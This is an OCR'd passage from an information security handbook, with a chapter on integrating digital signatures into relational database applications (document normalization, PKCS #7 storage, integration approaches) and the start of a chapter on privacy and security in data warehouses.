35. Fites, Philip and Kratz, Martin, *Information Systems Security: A Practitioner's Reference,* International Thomson Computer Press, Boston, 10.
36. Wood, Charles C., *Information Security Policies Made Easy*, Baseline Software, Sausalito, CA, 6.
37. Wood, Charles C., *Information Security Policies Made Easy*, Baseline Software, Sausalito, CA, 5.
38. Murray, William, Enterprise Security Architecture, *Information Security Management Handbook*, 4th ed., Harold F. Tipton and Micki S. Krause, Eds., Auerbach, New York, 1999, chap. 13, 215–230.
39. Sandhu, Ravi S. and Jajodia, Sushil, Data Base Security Controls, *Handbook of Information Security Management*, Zella G. Ruthberg and Harold F. Tipton, Eds., Auerbach, Boston, 1993, chap. II-3-2, 481–499.
40. Kern, Harris et al., *Managing the New Enterprise*, Prentice-Hall, Sun SoftPress, NJ, 1996, 120.

Digital Signatures in Relational Database Applications

Mike R. Prevost

Now that public key encryption and its associated infrastructure (PKI) have become an accepted foundation for securing the electronic world, a wealth of new security products has come on the scene. However, it appears that many of these products are solving security problems related to the infrastructure upon which business applications run rather than the applications themselves. For example, virtual private network (VPN) products are beginning to support certificate-based authentication and public key-based key exchange. SSL is the standard for privacy and authentication on the Web. Although these types of technologies are completely necessary, they are all highly specialized and are invisible to the applications they are securing.

The nature of digital signature technology and its use in database-driven applications require a certain amount of application integration. It is this integration step that has been the primary technical stumbling block to the widespread use of digital signatures. PKI programming is still a "black art" known only to the few who have conquered its formidable layers of complexity. PKI integration projects have proven too costly and too risky for many application owners. As a result, organizations seem to be focusing on ways to add security to applications without performing complex integrations. However, in moving from securing our infrastructure to securing our applications, there is a growing genre of data security products that are making it easier to integrate security features such as digital signatures into the applications themselves.

This chapter discusses the issues associated with integrating digital signature functionality into relational database applications. First, this chapter focuses on some concepts about digital signatures and the role that digital signatures play in an application security strategy, followed by an explanation of why relational database applications are different from other environments and a discussion of some of the pitfalls of the various integration approaches. Finally, the chapter outlines an "application generic" solution to digitally signing data stored in relational databases that is very easy to integrate into applications.

Digital Signature Concepts

In relational database applications, digital signatures are typically used to ensure data integrity or non-repudiation (i.e., proof of origin). Because digital signatures are semantically similar to paper signatures, they are used to streamline business processes by reducing or entirely eliminating the need to print, sign, transfer, and store paper documents. The legal framework for holding signers accountable for documents they digitally sign is beginning to take shape.

Note that digital signature is only one element of a complete application security plan. The focus on digital signature does not at all diminish need for other technologies such as encryption, authentication, authorization, access control, firewalls, and intrusion detection. Digital signature does, however, provide important security services that are not addressed by other technologies.




EXHIBIT 99.1 Four steps in a transaction.

The Anatomy of a Transaction

When discussing application security, the term "transaction" is often used. This is a very vague term that brings to mind financial or business transactions. Sometimes, the term "document" is used. For the immediate purposes, a transaction (or document) is any exchange between the user and the application that results in a change to data that is stored by the application. In database applications, the transaction data is stored in a relational database.

Exhibit 99.1 breaks a transaction into four steps. Each step has unique security requirements. This diagram serves as a basis for illustrating how digital signatures fit into the overall security requirements of an application. The order of these steps may be different for some application architectures.

Step 1: Data Entry

Because transactions involve data, the data has to originate somewhere. This usually means that a user enters it on some sort of data entry screen. In this step, the application is probably concerned with data validation: ensuring that all required data fields are populated in a format that the application can understand. Applications may also want to prevent certain users from accessing certain data entry screens.

Step 2: Data Transmission

In many applications, transaction data is transferred across a network to a central application server or database server. Applications may need to ensure that the transaction data is not altered during transmission. Also, the transaction may include sensitive information such as credit card numbers or other private, personal information. It is also likely that applications may require assurance that the data is being transmitted to the intended recipient. The popular SSL protocol satisfies these requirements for Web-based applications. Virtual private networking (VPN) technologies can also provide these services.

Step 3: Acceptance

At some point in the process, the application or application server "accepts" the transaction. That is, the transaction meets all the requirements necessary to be processed. Accepting a transaction can involve several elements:

- *Data validation*. All required fields are entered in a format that the application can understand.
- *Integrity*. The data has not been altered during transmission to the application or database server.
- *Authentication*. The identity of the user has been firmly established.
- *Authorization*. The authenticated user has permission to perform this transaction.

Step 4: Storage

Because a transaction is being defined as an interaction between the user and the application that results in a change to the data stored in the database, the data must be stored. In many cases, a transaction requires that new data be written to the database. However, transactions might only change existing data. In either case, applications may need to ensure that the stored data is not changed, destroyed, or viewed by malicious or unauthorized users. These attacks can often be prevented by a strong access control mechanism and a good backup plan.

Prevention versus Proof

In the previous explanation, there is an element of transaction security that is missing. At the acceptance stage (Step 3), one knows:

- That all the required transaction data is entered in an acceptable format (validation)
- That the data has not been altered during transmission (integrity)
- That no one has viewed the data during transmission (privacy)
- The identity of the user performing the transaction (authentication)
- That the user has permission to perform the transaction (authorization)

It seems like all the major security requirements have been met. The problem is that one only knows these things during the very brief period of time when the transaction is executed. Once the transaction is complete, this knowledge vanishes and cannot be reestablished because it cannot be stored along with the transaction data. However, digital signatures allow some of this knowledge to be captured and stored.

Digital signatures do not protect data in the same way that other cryptographic techniques do. Digital signatures do not hide data from unauthorized viewers. This is provided by data encryption. Digital signatures cannot prevent data from being modified by external hackers or malicious "insiders." This is provided by authentication and access control. Digital signatures simply allow an application to prove two things about the data they "protect":

1. *Integrity*: the data has not been modified since it was signed.
2. *Origin*: the identity of the signer can be cryptographically proven.

There is a significant difference between *preventing* changes to application data and being able to *prove* that the data has not been changed. This may seem like a fine line, but how does one *prove* that one's access control mechanisms have not been compromised? It is much easier to prove that a security violation has occurred than it is to prove that one has not occurred. If attempts to defraud an organization are detected, then the hacker has not done a good enough job.

If the transaction data is digitally signed, applications that rely on that data can prove that it has not changed and that it came from an authorized user. So, although digital signatures cannot prevent fraud from being attempted, they can prevent attempted fraud from succeeding by giving applications the ability to detect fraudulent transactions.

The digital signature itself is a separate piece of data that must be stored with the transaction to facilitate this proof. The fact that digital signature impacts the data storage requirements of the application is another reason why digital signature functionality requires a tighter integration with the application than other security technologies.

Paperless Business Processes

Exhibit 99.2 shows how digital signatures are typically used to implement a paperless process. In each step, the users are using an application that allows them to view and modify data that is stored in a central database. Note that each time a "document" is created or modified within the application, it is digitally signed. Each time that data is used, its signature is verified. This allows the relying user to be confident that the data in the database is genuine and was originated by an authorized user. The application automatically performs the signing and verifying whenever a document is stored or retrieved from the database. This enforces the security policy and prevents users from inadvertently skipping these steps. Because the application must know when to sign documents, when to verify them, and what to do when either of these operations fail, digital signature must be an integral part of the application's workflow logic.

Databases Are Different

Thus far, this chapter has discussed why digital signature technology is different from other security technologies. Relational database applications also have some very unique qualities. These unique qualities require a unique approach to digital signature integration.

What Is a Document?

Digitally signed "transactions" were discussed previously. Often, the term "document" is used to denote the data that is signed (see Exhibit 99.3). Each type of digital signature solution seems to define a document differently. For example, e-mail security products define a document as an e-mail and its attachments. There are security




EXHIBIT 99.2. A typical paperless business process.




EXHIBIT 99.3 Types of documents.

products that digitally sign word processing documents or spreadsheets. Other products digitally sign any type of file. Note in each of these examples that although a document may internally contain many discrete data elements, the document as a whole can be represented as a contiguous set of bytes.

Relational databases store their data much differently. Databases store structured data as opposed to unstructured data. This means that all of the data elements that compose a document must be known in advance before the first document is created. Databases use a concept called normalization, which allows large amounts of structured data to be stored and searched very efficiently. The data in a document is stored in tables. Tables are composed of rows and columns. The columns define the name (e.g., "PRODUCT_NAME," "INVOICE_NUMBER," or "PURCHASE_DATE") and type (e.g., CHARACTER, NUMBER, and DATE, respectively) of each data element. A row in a table, called a "record," contains the actual data values for each column in the table.

Here, a "document" is defined as the data in one or more rows from one or more columns of one or more tables in a relational database. That is, a document may span multiple database tables and may include only selected columns from those tables and may encompass more than one row per table. This sounds complex and it can be very complex. Databases are designed to efficiently handle large amounts of data that is related in complex ways.

Exhibit 99.4 shows a document in a format that makes sense to people. It is a very simplified purchase order from Gradkell Systems, Inc., to a company named LLED Computer Corporation. A purchase order is usually identified by a purchase order number. This is purchase order #123. It has four line items. Each line item has a quantity, description, and amount. The Purchase Order also has a total amount. Exhibit 99.5 represents how purchase order documents might be stored in a database.

Note that not all columns shown in Exhibit 99.5 are displayed in Exhibit 99.4. This is important because database applications may contain data that is used internally by that application but is not important to the business process. Examples of such data are internal flags that mark a document's position in a workflow (e.g., it has been entered, but is pending approval). It is not usually necessary to sign this type of data because it is

PURCHASE ORDER **#123**

TO: LLED Computer Corporation
From: Gradkell Systems, Inc.
4910 University Place

1	4 Processor 800 MHz Pentium III PowerEdge Server w/Red Hat Linux	$4,750.00
4	512 MB PC-100 DIMM Memory	$250.00
1	SCSI RAID Controller	$1,750.00
3	18 GB 10,000 RPM SCSI Disk Drive	$1,250.00
	Total:	$8,000.00

EXHIBIT 99.4 A database document printed or displayed by an application.




EXHIBIT 99.5 A database document stored in the database. Highlighted rows pertain to Purchase Order #123.

not really part of the document. This data is only used to move the document through a process. If it is signed, the signature will be invalidated when the data changes. Thus, it is important to be able to choose which columns to include in the signature rather than having to sign the entire row.

Note that the data that pertains to Purchase Order #123 is not a contiguous set of bytes. It is intermingled with other purchase orders (e.g., #345, a pizza order). Because digital signature algorithms operate on a contiguous set of bytes, the data must be retrieved from the database and formatted into a contiguous string of characters. This must be done exactly the same way each time. The result must be bit for bit the same every time or the signature will not verify. This is because the digital signature operation is performed on a block of data. At the level in the process where the cryptography is applied, the contents of the data have no meaning. The signing process only sees the data as an ordered collection of bits. The signature verification process simply answers the questions, "Is this the data that was signed?" and "Was it signed by the specified user?"

The exactness with which data must be represented presents some special problems. Databases store numeric and date values in a special way and usually have a default format that is used to display these values. For example, if a date value was signed in the form "11:30 PM on 10 May 1999," but was verified in the form "1999-05-10 23:30:00," the signature will not verify because the data was changed. Actually, only the representation of the data has changed, but that representation was not bit for bit the same as when it was signed. The

same is true of numeric data. The real number 47502.5 can also be represented as "$47,502.50." This becomes an issue when the default format used by the database to represent numeric and date values can be changed by a database administrator. These problems can be avoided if the format of the data is explicitly specified when the data is retrieved from the database.

Integration Approaches: Why Is Application Integration So Problematic?

When adding security features to applications, digital signature is fundamentally different from other security techniques. There are several reasons for this:

- Applications must trigger the signing and verification of documents at the appropriate points in the business process.
- Applications must be able to reject documents or stop processes when signature verification indicates that data has been altered since it was signed.
- The digital signature itself is an additional piece of information that must be stored by the application so that data integrity and non-repudiation can be proven at a later date.

The additional application logic and data storage requirements required to correctly process digital signatures means that digital signature functionality usually cannot be added to applications in a completely transparent manner.

Integration Using Low-Level Cryptographic Toolkits

The nuts and bolts of public key cryptography and PKI are extremely complex. The underlying cryptographic algorithms involve advanced mathematics and absolutely must be implemented correctly. The data formats used to encode data (usually ASN.1, abstract syntax notation) are very complex and require extensive low-level programming experience and a high degree of familiarity with ISO and ANSI standards. The logic associated with building and validating certificate chains presents a substantial learning curve. Fortunately, there are cryptographic toolkits that handle much of this low-level processing.

However, cryptographic toolkits only go so far. Developers must still have a high level of familiarity with the data structures and algorithms used in digital signing and verifying. Most cryptographic toolkits assume that developers are using the C or C++ programming languages. Even when using toolkits such as these, the lack of a comprehensive understanding of what is going on under the hood can result in disastrous security problems.

In addition to security problems, there are a host of other issues that have prevented organizations from taking this approach to application security integration. One reason is high risk. An organization may have plenty of application developers who are proficient in environments such as Visual Basic, Power Builder, Oracle Forms, ColdFusion, JSP, ASP, etc. However, they often do not have very many developers who can be devoted to the task of learning C or C++, PKI programming, and low-level cryptographic toolkits. Even if an organization does have a wealth of "system-level" developers, what are they going to do in six months when the digital signature feature is 90 percent complete and the developer leaves the company? The cost of the integration and maintenance must be weighed against the cost of available third-party solutions that do not require a learning curve that is so steep.

In many cases, "enterprise" databases have several "front ends" to the same data. Data may originate from a Web-based application and be processed internally by an application written in Visual Basic. Often, digital signature integration projects that use low-level toolkits result in a solution that is specific to one application or to one development environment. If the digital signature system only works in the Web interface, other applications may have no way of proving that no one has tampered with the data.

Development Environments with Digital Signature Built In

An alternative approach to using low-level cryptographic toolkits is to completely rewrite the application using tools that have digital signature built in. For new systems, this can work very well. For example, some electronic

forms products have digital signature capabilities built in. These products perform very well when used to directly replace a paper system. The electronic forms can be made to look almost exactly like the paper forms, but do not have to be printed for signature purposes. Many of the packages also integrate with relational databases. They can use the database for both retrieval and storage of form data and they can use the database for form storage. However, these products are not general-purpose database front ends. Some products require their own database structure. Others have limited ability to integrate with existing database structures. They also store a copy of the data within the electronic form itself. So, a database front end comes with some storage, and thus performance, overhead. Electronic forms products usually have their own development environments and macro languages. This means that converting an existing application to use digitally signed "electronic forms" usually amounts to a complete rewrite.

When it comes to digital signature, the electronic forms products work well as long as one is using the electronic form software to access the database. This is because the digital signature is stored within the electronic form itself. If, for example, a Visual Basic application was written that relied on the data in the database, the digital signature could not be verified. Even if the electronic form product included a programming interface that allowed the digital signature to be verified, the signature would be verified using the copy of the data stored in the electronic form, not the copy stored in the database. This is a very serious problem because the Visual Basic application is making decisions based on the data in the database, not the data stored in the electronic form. The verification of electronic form signature could succeed even if the data in the database was altered.

So, development environments that include digital signature functionality usually come with some serious limitations when applied to relational databases. These limitations stem from the fact that they are not designed to be general-purpose database application development tools. They often do not use the database as their primary storage medium, but offer database support as an optional or auxiliary feature. Their digital signature features are not designed for use in other types of applications. These types of digital signature-enabled tools are "development environment-centric" instead of "data-centric."

A Generic Approach to Digital Signature in Relational Databases

As mentioned, the current approach to securing database applications is to build a virtual "wall" around the database server. This wall is composed of network firewalls, encryption, strong authentication and authorizations, intrusion detection, etc. This works well and is complexly application independent. However, this strategy works at the database server level and falls short of providing verifiable data integrity and non-repudiation at the transaction (or "document") level. Digital signatures are the next step in application security, but digital signature technology is different because it requires a certain amount of application integration. To get to this next step, one needs an application-independent system of digitally signing data stored in relational databases that requires as little application integration as possible.

Basic Requirements for Digital Signature Integration into Database Applications

The following chapter subsections describe basic design goals for a generic database signing system.

No PKI Knowledge Required for Application Developers

Application developers should not have to become digital signature experts. Ideally, they should not even need to understand what a digital signature is, other than that it is an operation that is performed on a certain document at a certain place in the business process. There are five application-specific items that a generic database signature system cannot determine:

1. What type of operation needs to be performed (e.g., signing or verification)
2. What type of document is being signed or verified (e.g., a purchase request, an invoice, a time card, a leave request, a 401k participation form, etc.)
3. Which specific document is being signed or verified (i.e., the "primary key" values that uniquely identify a single document)

4. When in the business process to perform digital signing or verification
5. What to do if an error occurs during signing or verification

All of these items are known by the application developer and are similar to the types of information required by other operations in the application. For example, an application developer must know that "purchase request #123 needs to be signed when the user presses the Submit button." Of course, the actual process is much more complex, but the application developer does not need to know the other details, such as which columns in which tables are signed or where the signature data is stored.

Does Not Require Modification to the Existing Database Structure

If the digital signature system is to be application independent, it should not directly rely on the database structure of a certain application. Adding new tables should not be problem, however.

Allows the Data that Is Signed to Be Specified

Because databases do not store their data as contiguous sets of bytes, the data items that compose a document or transaction must be gathered from the database. The data that is signed must be exactly the same when it is verified as when it was signed. Because one wants this system to be very easy to integrate, one does not want to burden application developer, with this task. And because the digital signature will be performing the data-gathering step, it must allow the data (tables and columns) to be specified. This specification should include information that defines how each data item is to be formatted (e.g., "1:00 PM" or "13:00"). The specification should also be able to represent the "primary keys" of the document and the complex ways that the underlying tables are related to each other.

Scalable and Does Not Introduce a Single Point of Failure

The database server and the application server are all required by the application. The PKI adds a directory server. The digital signature system should not introduce any additional servers that could become a bottleneck or cause application processing to stop.

Signature Storage Overhead Should Be as Small as Possible

Database environments offer great advantages when it comes to the efficient storage of data. The de facto standard format for digital signature storage is PKCS #7, the cryptographic message syntax standard. This standard defines a data structure for cryptographic messages such as signed documents.

Most of the fields are optional, but a typical signed data message includes the signer's certificate, the other CA certificates in the "chain," and a copy of the data that was signed. Essentially, a PKCS #7 signed data message is a large "denormalized" chunk of binary data. Because the database is a central data repository that is shared by the signer and the verifier, the certificates and the data do not need to be stored with each signed document. And because this data is being stored in a database, it can be "normalized." The certificates can be stored only once and linked to the signed document via database relationships. A single certificate is about 600 to 1000 bytes in size. A typical PKCS #7 message contains about three certificates. The data portion, which is of indeterminate length, can be also removed from the PKCS #7 message because the data is already stored in the database and does not need to be stored again. As Exhibit 99.6 shows, the normalization of the signature information greatly reduces the amount of signature storage overhead required by the digital signature system. The "optimized" PKCS #7 is about 300 bytes long versus over 3000 bytes (assuming 1024 bytes of data) for the typical case. Storing less data per document also improves performance because less data has to traverse slow network connections.

Abstracting the Digital Signature Process

Digital signature integration can be viewed as "gluing" digital signature functionality onto an existing application. The actual cryptographic operations and interaction with PKI components are performed by low-level cryptographic toolkits. The "glue" is a program library that knows how to interact with both the database and the cryptographic toolkit.

In Exhibit 99.7, the cryptographic toolkit only knows how to sign raw data. It does not know how to gather it from the database or how to store signature information in the database. The database signing logic knows how to retrieve the purchase request data from the database and how to use the cryptographic toolkit to sign the data. It also handles formatting the signature data in a way that is optimal for storage in the relational database environment.




EXHIBIT 99.6 A typical PKCS #7 signed data message vs. one optimized for storage in a database.




EXHIBIT 99.7 The process of signing a database "document" is standardized and removed from the application logic.

Essentially, the process of digitally signing data in a database is standardized and abstracted from the application so that the application developer does not have to know anything about it. The developer provides just enough information to get the process started. The rest is handled automatically.

Summary

This chapter has discussed some of the unique qualities of both digital signatures and relational databases. Digital signatures are different because they require that data be stored to support signature verification. Relational databases are different because they store data in a very unique way. These two differences work together to make integrating digital signatures into relational database applications a complex and tedious task. The cost and risk of this crucial integration step have hindered the use of digital signatures in many applications. Until recently, there were no digital signature products specifically designed for the database environment. Products such as DBsign from Gradkell Systems, Inc. are now available to vastly simplify the integration of digital signature security into relational database applications. Such products leverage the cryptographic and security expertise of specially trained third-party developers to drastically reduce the cost and risk associated with trying to tackle complex, highly technical integration projects in-house. For more information about DBsign or Gradkell Systems, visit their Web site at www.gradkell.com.

Security and Privacy for Data Warehouses: Opportunity or Threat?

David Bonewell, Karen Gibbs, and Adriaan Veldhuisen

How will a company address security and privacy concerns with its customers in an ever-changing environment of increasing public concern for how personal information is collected, used, and distributed by commercial organizations? As consumers become accustomed to defining and deciding how their personal information should be used, they will likely expect their privacy preferences to be respected in *all* forms of interactions.

A growing portion of the concern about privacy invasion surrounds data mining and both its perceived and real threats to personal privacy. Recent events demonstrate how various representatives of the public worldwide are demanding protection against abuse of personal information by organizations using data mining techniques on their warehouse databases. The European Union (EU) has already passed legislation protecting personal privacy. Similar legislative and regulatory privacy protection considerations exist in other countries, including Australia, Canada, New Zealand, Hong Kong, and the Czech Republic, and more have already begun to follow. The U.S. government is encouraging American companies to follow voluntary compliance, reinforced by the Federal Communications Commission (FCC), Federal Trade Commission (FTC), and other regulatory bodies.

A strategy for addressing privacy concerns is to develop and execute sound practices and processes with the highest respect for individual privacy. To effect this, an organization must have the tools and infrastructure that will allow it to comply with regulatory constraints while continuing to gain business advantage with the information it needs to collect and use.

This chapter first describes the business problem concerning privacy laws, rules, and regulations. Realistic business scenarios expose typical privacy-related business requirements from consumer, national, sector, and industry viewpoints that affect system architecture and technology decisions. Business requirements for enabling consumer privacy are illuminated during this discussion. The chapter then illustrates the technical problem through various architectural function perspectives. In summary, this chapter documents how security and privacy requirements impact both business and technical architectural systems across and within a data warehouse.

Problem Description for Enabling Privacy

Data warehousing is a strategic imperative for many companies. Unless adequate measures are taken to protect personal data today, there will be resistance to data mining as a technology in the future. Ignoring security and privacy in a data warehouse will, in particular, undermine an organization's data warehouse strategy if such resistance becomes widespread.

Furthermore, several regulatory activities are occurring worldwide. The European Union (EU) Directives 95/46/EC[1] and 97/66/EC[2] are now in effect and require privacy legislation throughout the EU. The Federal Communications Commission (FCC) interpretations of Section 222 of the Telecommunications Act places legal requirements on telecommunications companies regarding the use of Customer Proprietary Network

EXHIBIT 100.1 Opportunities and Threats as They Affect Business Drivers

	Opportunities	Threats
Use of personal information	Enhanced public trust through appropriate use	Public concern about misuse; potential for costs to an individual resulting from abuses
Legislation, regulation	Potential for customers' compliance useful as competitive weapon for improving company image and eliminating costs associated with litigation; help to stay focused on core business	Fines, suits, and a general inability to do business, potentially causing operational changes or new hardware/software purchases leading to decreased value for shareholders; reduced focus on core business
Economic impact	Data warehouse investments leading to increased value of collected data by removing useless or low-value data, decreasing marketing costs, and improving consumer satisfaction; increased value of information collection	Data warehouse investments in jeopardy, possibly leading to decreased value of collected information and increased costs associated with information removal

Information (CPNI). Movement of citizen, employee, and consumer data between countries is also a significant privacy issue.

A company's response should be to take the necessary actions to be perceived as a leader in privacy protection by adding capabilities that help the company conform to the FTC, FCC, and EU directives, regulations, initiatives, and other emerging legislation.

Privacy protection capabilities will help an organization:

- Determine which data is personally identifiable in a data warehouse
- Identify and modify personally identifiable data
- Utilize data mining techniques that respect consent choices (opt-in and opt-out) of consumers

Privacy: Opportunity or Threat to Business Drivers

Companies manage key business drivers through initiatives that are common to most industries in order to achieve their success. Two of these related business drivers are customer acquisition and customer retention, often accomplished by taking actions to maintain customer loyalty and improve customer service. Another of these business drivers is wallet share, usually achieved through endeavors to grow the customer's share of the market segment addressed. A fourth key driver is total cost of ownership (TCO), generally realized through measures to reduce expenses or improve efficiencies throughout the business' processes.

Exhibit 100.1 captures some of the possible opportunities and potential threats across all industries that arise from privacy-related concerns and issues as they affect these key business drivers.

Enabling consumer privacy imposes both business and technical problems for many companies. Primary concentration on the business problem allows for clarification of key business issues prior to technology and development decisions; however, it is valuable to decompose each perspective of the privacy problem into its constituent parts for further examination. Separating the problem into business and technical discussions focuses attention on the key issues pertinent to each of these two areas and exposes hidden and false assumptions during analysis. Before proceeding to analyze the business and technical perspectives of the privacy problem, it is necessary to discern privacy from security and confidentiality, as well as to clearly understand the different sources for the rules that guide privacy policies. The next two subsections briefly explain these clarifications.

Clarification of Terms

It is important to understand the meaning of the terms "privacy," "security," and "confidentiality" in order to properly understand the business and technical perspectives of the privacy problem.

Privacy defines an individual's freedom from unauthorized intrusion (into matters considered by the individual to be personal).[3] This definition effectively addresses both the U.S. and European notions as well as legal histories, and applies well to data.




EXHIBIT 100.2 Concepts and relationships (flow of logic) within a security system.

Security defines an attribute of information systems, and includes specific policy-based mechanisms and assurances for protecting the confidentiality and integrity of information, the availability of critical services, and indirectly, privacy.

Confidentiality defines an attribute of information. Confidential information is sensitive or secret information, or information whose unauthorized disclosure could be harmful or prejudicial. Because security is required to ensure privacy and confidentiality of personal information, it must be present throughout business processes in solutions that enable consumer privacy. Exhibit 100.2 diagrams the flow of logic within a security system.

Exhibit 100.2 is taken from Common Criteria ISO 15408 standard specifying the Privacy Class of Common Criteria.[4] It proposes that all security specifications and requirements should come from a general security context. This context states that "security is concerned with the protection of assets from threats, where threats are categorized as the potential for abuse of protected assets." The scope of threat prevention says that all threats should be considered; but in the domain of security, greater attention is given to those threats that are related to malicious or other human activities.

The Common Criteria framework follows a logical progression, wherein first a security environment is described, and then security objectives are determined based on the indicated security environment. More details dealing with security environment characteristics, security objectives, security services requirements and security functional requirements concerned with information protection are briefly discussed in Exhibit 100.3.

The remainder of this chapter assumes that a company has implemented security systems that assure privacy and confidentiality of personal information appropriate for the industry environments in which it does business. Other than identifying security as an ongoing requirement for privacy, no further detail will be explored. It can be further stated that one can have security in a data warehouse and not have privacy; but one cannot have privacy without security in this environment.

Clarification of Rules

Rules for guiding privacy policies are derived from a number of different sources, including national governmental authorities, corporations and market-sector organizations, and consumers.

Government rules are primarily defined and enforced by legislative and regulatory bodies and vary by government entities. An example is the European Directive passed by the European Union.[1,2]

Corporate and sector rules can be defined by businesses that constitute specific market segments or by government agencies covering these markets. An example is the Telecommunications Reform Act of 1995 governing customer proprietary network information.

Consumer rules are defined by private individuals. An example is the preference to receive marketing advertisements via hard-copy mail versus telephone. Another example is the preference to have personal data

EXHIBIT 100.3 Security Requirements (ISO 15408)/Common Evaluation Criteria (CEM)

Security Environment

- **Assumptions:** Descriptions of assumption elements are needed to specify the security aspects of the customer's environment. This should include information about intended usage of applications, potential asset value, possible limitations for use, as well as information about environment use such as physical, personnel, and connectivity aspects.
- **Threats:** These elements are characterized in terms of a threat agent, a presumed attack method, possible vulnerabilities, and protected asset identification.
- **Organizational Security Policies:** These elements are any and all laws, organization security policies, customs, and IT processes determined relevant to the defined environment.

If security objectives are derived from only threats and assumptions, then the description of the organization security polices can be omitted.

Security Objectives

The security objectives address the identified threats, the customer's organizational policies, and environmental assumptions. The intent of determining security objectives is to address all of the security concerns based on a process incorporating engineering judgment, security policy, economic factors, and risk acceptance decisions.

- **Legitimate Use:** Ensuring that information is not used by unauthorized persons or in unauthorized ways.
- **Confidentiality:** Ensuring that information is not disclosed or revealed to unauthorized persons.
- **Data Integrity:** Ensuring consistency, and preventing the unauthorized creation, alteration, and/or deletion of data.
- **Availability:** Ensuring that data and services are accessible when they are needed.

Security Services Requirements

Meeting security objectives requires a set of security services, or mechanisms. Security services fall into six categories:

1. **Authentication:** Services that assure that the user or system is who that person (or system entity) purports to be. Authentication services can be implemented using passwords, tokens, biometrics (e.g., fingerprint readers), and encryption.
